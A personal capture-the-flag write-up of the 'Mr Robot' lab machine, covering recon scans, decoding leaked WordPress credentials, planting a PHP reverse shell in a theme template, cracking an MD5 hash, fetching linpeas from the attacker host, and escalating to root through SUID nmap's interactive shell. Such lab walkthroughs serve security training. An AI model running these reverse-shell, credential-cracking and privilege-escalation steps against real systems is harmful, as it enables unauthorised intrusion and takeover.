
MrRobot.md

This is a writeup of Mr Robot.

Difficulty: Medium

Name: Alexander Spiesberger
Date: 2 March 2021
Contact: alex.spiesberger@gmail.com

So this a very nice CTF: Mr Robot.



We launch nmap, nikto and gobuster:

```
┌──(alex㉿Kali)-[~/Github/CTF_Writeups/Medium/MrRobot]
└─$ nmap -A -p- -oN initial.nmap 10.10.129.193
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-02 23:19 CET
```

```
┌──(alex㉿Kali)-[~/my_testing/MrRobot]
└─$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://10.10.129.193 -x py,php,html,txt,js,css,sh
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.129.193
[+] Threads:        10
[+] Wordlist:       /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
```

```
┌──(alex㉿Kali)-[~/my_testing/MrRobot]
└─$ nikto -h 10.10.129.193
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.129.193
+ Target Hostname:    10.10.129.193
+ Target Port:        80
+ Start Time:         2021-03-02 23:19:53 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
```

We then go and look a bit on the website that looks amazing:


```
23:22 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

23:22 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there'
world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even th
this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

We can look a bit and I would suggest you do, because this CTF is really well done.
But in this writeup I will go straight to the point.

the gobuster gives us a lot of directories, some of them are very interesting.
We will first take a look at robots.txt:


```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

We first take a look at the the file: *key-1-of-3.txt*




```
0
```

We already get the first key!
Only 2 keys left.

Let's look at the other file: *fsocity.dic*

Not secure | 10.10.129.193/fsocity.dic

```
true
false
wikia
from
the
now
Wikia
extensions
scss
window
http
var
page
Robot
Elliot
styles
and
document
mrrobot
com
ago
function
eps1
null
chat
user
Special
GlobalNavigation
images
net
push
category
Alderson
lang
nocookie
ext
his
output
SLOTNAME
for
oasis
color
minute
css
beacon
```

As seen in the image it looks like a dictionnary.
We download it:

```
┌──(alex㉿ Kali)-[~/my_testing/MrRobot]
└─$ wget http://http://10.10.129.193/fsocity.dic
```


We look a bit around and we find something interesting when scrolling on /license.txt:


```
ZWxsaW90OkVSMjgtMDY1Mgo=
```

It looks like base64 so we take it and decode it:

```
┌──(alex㉿ Kali)-[~/Github/CTF_Writeups/Medium/MrRobot]
└─$ echo ZWxsaW90OkVSMjgtMDY1Mgo= | base64 -d
elliot:ER28-0652
```


This looks like credentials, we try them and ... are now logged in:






After a bit of research I found a way on how to include a file.
You can go to appearance, Editor and then take a template to edit.

I took the 404 page and copied the php reverse shell inside it.
If you don't have the php reverse shell in your php webshells you can find it here: https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php



Don't forget to change the IP and PORT in the webshell.
We now have to go into this webpage with a listener running on our machine:




```
┌──(alex㉿Kali)-[~/Github/CTF_Writeups/Medium/MrRobot]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.11.25.211] from (UNKNOWN) [10.10.129.193] 58234
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 22:57:46 up 49 min,  0 users,  load average: 0.00, 0.10, 0.77
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```

So, we are now connected on the machine.
We will now stabilise it with the basic python commands:

```
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.11.25.211] from (UNKNOWN) [10.10.129.193] 58237
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 23:00:00 up 51 min,  0 users,  load average: 0.00, 0.07, 0.67
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/$ export TERM=xterm
export TERM=xterm
daemon@linux:/$
```

You now just "CTRL + Z" and:


```
┌──(alex㉿Kali)-[~/Github/CTF_Writeups/Medium/MrRobot]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 4444

daemon@linux:/$
```

We now have a stable web shell!

When going to the user (/home/robot), we find a file with the name *key-2-of-3.txt* and a file with a password:

```
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

We can now crack it with john, but I actually just put it in crackstation and in 2 seconds, it is cracked:



We can now change user with this password and read the 2nd key:

```
daemon@linux:/home/robot$ su robot
Password:
robot@linux:~$ ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
[redacted]
robot@linux:~$
```

Ok, only 1 key left!

I tried "sudo -l" but nothing.
So I sent linpeas.sh on the machine.
If you don't know how to transfer files, the easiest way is to boot up a python server with: "python3 -m http.server".
And then wget it on the other machine.
You then probably need to go to /tmp directory to pull it, then put the permissions on it and finally run it:

```
robot@linux:/tmp$ wget http://10.11.25.211:8000/linpeas.sh
--2021-03-02 23:16:38--  http://10.11.25.211:8000/linpeas.sh
Connecting to 10.11.25.211:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 319969 (312K) [text/x-sh]
Saving to: 'linpeas.sh'

100%[===================================>] 319,969     1.92MB/s    in 0.2s

2021-03-02 23:16:38 (1.92 MB/s) - 'linpeas.sh' saved [319969/319969]

robot@linux:/tmp$ chmod +x linpeas.sh
robot@linux:/tmp$ ./linpeas.sh
 Starting linpeas. Caching Writable Folders...
```

In the output, section: *"Interesting Files"* we find something that could potentially make us escalate those sweet privileges:

```
-rwsr-xr-x 1 root root 152K Mar 12  2015 /usr/bin/sudo  --->  /sudo$
-rwsr-xr-x 1 root root 493K Nov 13  2015 /usr/local/bin/nmap
-r-sr-xr-x 1 root root 9.4K Nov 13  2015 /usr/lib/vmware-tools/bin32/vmware-user-suid-
```

We see SUID bit set and on gtfobins there is something that could help us:

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
sudo nmap --interactive
nmap> !sh
```

So we will try to use this:

```
bash-4.3$ nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
# whoami
root
#
```

AAAND, Done! We are now root! We can go and read the last flag at /root:

```
# cd /root
# cat key-3-of-3.txt

#
```

We are now done!

I hope you enjoyed my walkthrough!
You can contact me for questions or other subjects on this address: alex.spiesberger@gmail.com